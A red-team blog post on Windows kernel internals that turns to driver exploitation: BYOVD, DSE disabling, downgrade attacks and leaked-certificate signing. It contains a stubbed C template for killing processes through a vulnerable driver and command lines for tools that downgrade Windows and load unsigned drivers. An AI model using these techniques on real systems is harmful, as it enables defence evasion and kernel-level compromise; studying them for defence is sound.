Pwning the Kernel: Inside Windows Internals & Driver Exploitation
Deep dive into Windows Internals, Kernel Internals & Driver Exploitation — Downgrade Attack, Vulnerable Drivers, Leaked Certificates, DSE Disabling
Hi I’m DebuggerMan, a Red Teamer. In this post I will deep dive into Windows Internals & Kernel Internals & Driver Exploitation like: Downgrade Attack, Vulnerable Driver, Leaked Certificate, DSE Disabling.
What Is Kernel?
A kernel is the essential foundation of a computer’s operating system (OS). It’s the core that provides basic services for all other parts of the OS. It’s the main layer between the OS and underlying computer hardware, and it helps with tasks such as process and memory management, inter-process communication, file system management, device control and networking.
During normal system startup, a computer’s basic input/output system, or BIOS, completes a hardware bootstrap or initialization. It then runs a bootloader which loads the kernel from a storage device such as a hard drive — into a protected memory space. Once the kernel is loaded into computer memory, the BIOS transfers control to the kernel. It then loads other OS components to complete the system startup and make control available to users through a desktop or other user interface.
If the kernel is damaged or can’t load successfully, the computer won’t be able to start completely if at all. Service will be required to correct hardware damage or to restore the OS kernel to a working version.
Functions of the Kernel
1) Process Management: This function in the Kernel is responsible for scheduling and executing processes, including CPU scheduling in Operating System. Whenever a new process is started in the computer system, the Kernel acts as the intermediary layer, ensuring the smooth flow and proper functioning of that process until its completion.
2) Memory Management: When there is a free memory space in the system Kernel manages the allocation and deallocation of the memory spaces. It also handles the task of protection and sharing of memory within the computer system.
3) Device Management: The Kernel has the list of all the devices that are connected to the computer system through the connectors or system drivers. Drivers like mice, keyboards, monitors are applications of the computer that run in Kernel mode and allow the operating system to communicate with them.
4) Resource Management: The Kernel allocates computers resources between the several applications that are running in the system. Resource Management also controls the communication between the processes.
Types of Kernels
1) Monolithic Kernel — A complex line of codes in which all types of operating system services operate in the Kernel space and have dependencies between system components. This also includes all the devices, drivers, file management system and other systems services.
2) Micro Kernel — Uses the minimalist approach and works in separate address spaces from the Kernel. It uses message passing for the communication protocol, which sends the data, signals and functions to the correct processes.
3) Hybrid Kernel — The blend of both Monolithic and Micro Kernel which is also known as Modular Kernel. It combines the features of both the Kernels and has speed, design, modularity and stability. Mostly hybrid Kernel is used in commercial operating systems to increase the speed and functionality of systems.
4) Exo Kernel — Follows the end-to-end principle and allocates physical resources to the applications. This operating system allows higher customisation and potential performance gains, but it is also complex to manage.
5) Nano Kernel — The smaller version and very lightweight than other Kernels which only handles the minimum number of tasks, such as context switching and abstraction of hardware.
Structure Inside ntoskrnl.exe
In general, ntoskrnl.exe is the kernel image of the Windows operating system. It includes both the executive and the kernel layers of Windows NT, which are responsible for memory management, process handling and hardware abstraction. Also, ntoskrnl.exe contains the SRM (Security Reference Monitor), cache manager, scheduler and more. Overall, although in the Subsystem field of the PE header “ntoskrnl.exe” is defined as Native, it is not linked with ntdll.exe as other user-mode native applications — as shown in the screenshot below which was taken using PE Explorer:
 PE Explorer showing ntoskrnl.exe with Subsystem = Native
Due to that, ntoskrnl.exe needs a static copy of the C runtime (think about functions like strcmp, strcpy, strcpy_s, strlen and more) — as shown in the imports below:
 PE Explorer showing ntoskrnl.exe imports (C runtime static copy)
For a reference implementation we can check out the ReactOS source code.
Executive (upper layer)
The Windows NT executive contains the base OS services, such as: memory management, process and thread management, security, I/O, interprocess communication.
Kernel Core (lower layer)
The Windows NT kernel performs low-level OS functions, such as:
- Thread scheduling
- Interrupt and exception dispatching
- Multiprocessor synchronization
It also provides a set of routines and basic objects that the rest of the executive uses to implement higher-level constructs.
Windows Internals
Process
Container that separates applications from each other. It manages Threads, Handles, Token, Memory.
- It doesn’t run anything — the Thread runs code
- Uniquely identified by its Process ID (PID), not by its executable file
- If the process gets destroyed, another process may reuse its PID
- Each process has its own address space, its own threads, its own handle table, its own token, its own unique process ID
- A process can be parentless or run under a parent process
- If the parent process dies, the child process is unaffected
- Every process has an integrity level which defines what the process is able to do
- Some processes are protected to prevent them from being tampered with, terminated or injected by unauthorized processes
Creation APIs: CreateProcessW, CreateProcessAsUserW, CreateProcessWithLogonW — all call kernel (NtCreateUserProcess).
Memory
Each process has separate virtual memory.
Allocation interfaces:
- Virtual:
VirtualAlloc,VirtualFree,VirtualProtect - Heap:
HeapAlloc,HeapReAlloc,HeapFree - Memory-mapped:
CreateFileMappingA,MapViewOfFile
Access Tokens & Privileges
Each process has an access token (User SID, Group SIDs, Privileges).
Privileges must be enabled via AdjustTokenPrivileges to perform system operations.
Powerful examples: SeDebugPrivilege, SeLoadDriverPrivilege, SeCreateTokenPrivilege.
 svchost.exe Token properties — NT AUTHORITY\SYSTEM with privileges like SeDebugPrivilege
Termination
- Graceful:
ExitProcess— allows cleanup - Ungraceful:
TerminateProcess— stops all threads immediately, may cause data loss
Thread
Execution unit inside a process, contains CPU state and call stack.
APIs: CreateThread (same process), CreateRemoteThread (other process) — kernel (NtCreateRemoteThreadEx).
Types:
- Main Thread: Executes the main function
- Threads Created by Code via
CreateThread: Executes specific functions or tasks defined by the programmer, running concurrently with the main thread and other threads - Worker Threads: Perform cleanups, resource management
States:
- Waiting: The thread is paused, awaiting an event or condition before it can continue execution
- Ready: The thread is prepared to execute but is waiting for processor availability
- Running: The thread is actively executing code on a processor
Access Mode:
- User Mode: The thread operates with limited privileges, interacting with user-space memory and executing user code. The thread uses the user mode stack during this mode
- Kernel Mode: The thread operates with elevated privileges, allowing direct interaction with hardware and system resources. When a thread switches from user mode to kernel mode (e.g., during a system call), it begins using the kernel mode stack
Thread Stacks:
- User Mode Stack: Resides in the process’s user space. Used for local variables, function parameters, and return addresses during user mode execution. Starts with a small committed space, grows dynamically as needed
- Kernel Mode Stack: Resides in kernel space. Smaller and fixed compared to the user mode stack (12 KB on 32-bit systems, 24 KB on 64-bit systems)
Handles
Table of Handles: Kernel exposes different types of objects for use by user mode processes, accessed indirectly through Handles. Every process has a private handle table to kernel objects. Each handle has a unique Value, a Type, a Name and the Access Mask.
 svchost.exe Handles table — showing handle values, types, and names
Integrity Levels
Low (0x1000)
- Least trusted, interacts only with Low processes
- Can write to
%USERPROFILE%\AppData\LocalLowand limited registry access
Medium (0x2000)
- Default for most user apps (Explorer, Word)
- Interacts with Medium & Low processes
- Can write to user folders (Documents, Downloads, Desktop, AppData\Roaming)
- Registry:
HKEY_CURRENT_USER
High (0x3000)
- Apps with admin privileges
- Interacts with High, Medium, Low
- Can write to System dirs (
C:\Windows, Program Files) and full registry access
System (0x4000)
- Reserved for OS core components
- Interacts with all levels
- Full access to files & registry
 WinDbg showing !process 0 1 lsass.exe — EPROCESS details
1
2
3
4
5
6
!process 0 1 lsass.exe
PROCESS ffffa10c`12345678

dt nt!_EPROCESS ffffa10c`12345678

dt nt!_PS_PROTECTION ffffa10c`12345678+87a
Privilege Rings
x86 CPUs have four main rings (0-3)
- Ring 0 = Kernel Mode (highest privilege)
- Ring 3 = User Mode (lowest privilege)
- Rings 1 & 2 = unused in modern OS (Windows/Linux)
Memory segments and privilege levels
Each memory segment has a Current Privilege Level (CPL, 0-3).
Code can access memory at the same or lower privilege level (same or higher ring number):
- Ring 0 code can access Ring 0-3 memory
- Ring 3 code can only access Ring 3 memory
Ring transitions
Ring 3 to Ring 0 transitions happen via SYSCALL/SYSENTER (used for safe system calls).
Additional higher-privilege rings
- Ring -1 = VMX (Virtual Machine Extension) — allows guest OS to run as Ring 0 while host stays protected
- Ring -2 = SMM (System Management Mode) — for ultra-low-level tasks like power management, BIOS/UEFI functions
VM vs Container
VM:
- Separate Kernel (Guest OS) — full isolation, User Mode inside Guest OS
- Heavy — needs full OS. Example: VMware, VirtualBox
Container:
- Shares same (main) Kernel — lighter isolation, User Mode runs on Host Kernel
- Lightweight — only apps + dependencies. Example: Docker, LXC
Hardware Abstraction Layer (HAL)
- Loadable kernel mode module (
hal.dll) - A layer of software routines for supporting different hardware with same software
- Isolates Kernel and Executive from platform specific details
- Abstracts hardware dependent details such as I/O interfaces, interrupt controllers, etc.
- Key factor facilitating Windows portability
HalDispatchTableholds the addresses of some HAL routines
What is a Driver?
A driver is a software layer that allows the operating system to communicate with hardware. Applications call the operating system, the operating system calls the driver, and the driver communicates with the device hardware and returns the data back through the same path.
Main types of drivers
1- Function Driver: The primary driver that directly controls the hardware and implements the device’s core functionality. Example: GPU driver, USB mouse driver.
2- Filter Driver: A driver that sits in the driver stack to monitor, modify, or filter I/O requests. It does not control hardware directly. Example: Antivirus file system filters, audio enhancement drivers.
3- Bus Driver: Manages the communication bus (such as USB or PCIe), handles device enumeration, and allocates system resources. Example: USB host controller driver, PCIe bus driver.
4- Software Driver: A kernel-mode driver not associated with physical hardware, used to access protected system resources. Example: Security monitoring drivers, virtual or diagnostic drivers.
IRP
I/O Request Packet (IRP) is a structure used by Windows drivers to communicate with each other and with the Operating System:
- IRP encapsulates all the parameters used by the driver to perform the specific I/O operation
- IRP is passed from the top to bottom of the driver stack
- IRPs are generally created by Windows I/O Manager to describe an I/O request
 Driver Object structure — DEVICE_OBJECT, DRIVER_OBJECT, and the IRP Dispatch Table
 IRP Major Function codes — IRP_MJ_CREATE, IRP_MJ_DEVICE_CONTROL (0x0E = 14), etc.
 IRP Internals — IO_STACK_LOCATION, MajorFunction, Parameters, and DeviceIoControl flow
IOCTL
I/O Control Code is used by the user mode application to communicate with the driver, also for communication among drivers in the driver stack:
DeviceIoControlAPI is used to send the IOCTL to the target device- Depending on the IOCTL code the right IRP handler is invoked
- There are two types of IOCTL codes: Public (Documented) & Private (Undocumented)
Public (documented): Officially defined by Microsoft, fully explained in MSDN / Microsoft Learn docs. Safe and standard for general use (e.g., disk queries, file controls).
Private (custom): Created by vendors (e.g., NVIDIA, antivirus companies), not documented by Microsoft. Often hidden/protected, used for vendor-specific features, and can be risky/vulnerable if exposed (common in exploits like BYOVD).
IOCTL code structure — a large integer value composed of four main parts:
- Device Type: Specifies the type of device (e.g.,
FILE_DEVICE_DISK,FILE_DEVICE_SERIAL, etc.) - Function Code: Identifies the specific function or command (what operation is being requested)
- Transfer Type: Defines how data is transferred (Buffered, Direct, or Neither)
- Required Access: Specifies the required permissions (such as
FILE_READ_DATAorFILE_WRITE_DATA)
Example — Read IOCTL Code: 0x80002048
Exploitation Drivers
1- Vulnerable Driver (BYOVD)
BYOVD technique (Bring Your Own Vulnerable Driver)
If you need to kill a driver, let’s hunt on drivers:
- Reverse the driver with IDA Pro
- Go to the main function
DriverEntryand dispatch routines - Check function analysis, hunt for vulnerable IOCTL handlers
Go to
MajorFunction[14](i.e.IRP_MJ_DEVICE_CONTROL) — this is the IOCTL handler
Identify the symbolic link (e.g.
\\.\test) to communicate with the driver (accessed from user-mode asCreateFile("\\\\.\\test", ...))
Identify the IOCTL code
Use the kernel-level access (
ZwTerminateProcess) to kill target processes
Now you can write an exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
#include <windows.h>
#include <stdio.h>

/* --- Definitions --- */

#define DEVICE_NAME     "\\\\.\\YourDriverDeviceName"    // hunted device name
#define IOCTL_CODE      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_ANY_ACCESS)

/* --- Input Structure --- */

typedef struct _KILL_REQUEST {
    DWORD  TargetPid;       // PID of the process to kill
} KILL_REQUEST, *PKILL_REQUEST;


/* --- Function Declarations --- */

HANDLE  OpenDriverDevice(LPCSTR deviceName);
BOOL    SendKillIoctl(HANDLE hDevice, DWORD ioctl, DWORD targetPid);
VOID    CleanupAndExit(HANDLE hDevice);


/* --- Main --- */

int main(int argc, char* argv[])
{
    HANDLE  hDevice     = INVALID_HANDLE_VALUE;
    DWORD   targetPid   = 0;

    // Parse PID from command line args
    // ...

    // Step 1: Open handle to the driver device
    hDevice = OpenDriverDevice(DEVICE_NAME);

    // Step 2: Send IOCTL to kill the target process
    SendKillIoctl(hDevice, IOCTL_CODE, targetPid);

    // Cleanup
    CleanupAndExit(hDevice);

    return 0;
}


/*
 *  OpenDriverDevice()
 *  Uses: CreateFile()
 *  Opens a handle to the vulnerable driver device
 */
HANDLE OpenDriverDevice(LPCSTR deviceName)
{
    HANDLE hDevice = INVALID_HANDLE_VALUE;
    // CreateFile(deviceName, GENERIC_READ | GENERIC_WRITE, ...)
    return hDevice;
}


/*
 *  SendKillIoctl()
 *  Uses: DeviceIoControl()
 *  Sends the IOCTL code with the target PID as input buffer
 */
BOOL SendKillIoctl(HANDLE hDevice, DWORD ioctl, DWORD targetPid)
{
    KILL_REQUEST    request     = { 0 };
    DWORD           bytesReturned = 0;
    BOOL            result      = FALSE;

    // Fill request struct with targetPid
    // DeviceIoControl(hDevice, ioctl, &request, sizeof(request), ...)
    return result;
}


/*
 *  CleanupAndExit()
 *  Uses: CloseHandle()
 *  Closes the driver handle and performs cleanup
 */
VOID CleanupAndExit(HANDLE hDevice)
{
    // CloseHandle(hDevice)
}
2- DSE Disabling
Driver Signature Enforcement (DSE) is a security feature in the Windows operating system, first introduced in Windows Vista x64. Its primary purpose is to ensure that only digitally signed drivers are allowed to load into the kernel, preventing malicious or untrusted code from executing at a privileged level.
DSE is enforced by a kernel component called CI.dll (Code Integrity).
This module relies on a 1-byte global variable named g_CiOptions to determine the current enforcement state.
g_CiOptions values:
0x6— DSE enabled0x0— DSE disabled0xE— Test Signing mode enabled
To check DSE status on WinDbg:
1
db ci!g_CiOptions L1
DSE Disabling Restrictions:
ci!g_CiOptionsis protected by PatchGuard since Windows 8.1- PatchGuard and HyperGuard block kernel memory tampering
- VBS (Windows 10+) uses Hyper-V and hardware virtualization to isolate the kernel
- These protections together make disabling DSE very difficult
3- Downgrade Attack
This approach allows attackers to:
- Reintroduce previously patched vulnerabilities
- Bypass DSE without exploiting memory corruption
- Perform the attack in a legitimate and trusted update flow, making it fully undetectable
- Maintain persistence, since future Windows updates do not overwrite the downgraded components
Windows Update Takeover — Automation Attack:
1
2
3
4
5
# The downgrade process can be automated using the WindowsDowndate tool:
windows_downdate.exe --config-xml examples/ItsNotASecurityBoundary-Patch-Downgrade/Config.xml

# After downgrading the required components, unsigned drivers can be loaded using:
ItsNotASecurityBoundary.exe <UnsignedDriverPath.sys>
References:
- Alon Leviev: WindowsDowndate
- Gabriel Landau: ItsNotASecurityBoundary
4- Leaked Certificate
Starting with Windows 10 version 1607 (2016), Microsoft required all new third-party drivers to be officially signed through WHQL.
However, there was an exception: if the signing certificate was issued before July 29, 2015, Windows would still accept it — even for newly built drivers.
Attackers discovered they could manipulate the driver’s timestamp to make it appear signed before 2015, even if it was signed recently. They use open-source tools like HookSignTool to do this.
As a result, a malicious driver (malware, rootkit, or cheat) can be loaded into the Windows kernel, gaining full system-level control.
After this loophole was patched, attackers began searching for leaked or stolen certificates instead. They use these compromised certificates to digitally sign malicious drivers so they appear legitimate and can still be loaded into the Windows kernel.
See Next Part: Debugging Kernel Exploitation
Follow me on X: @0XDbgMan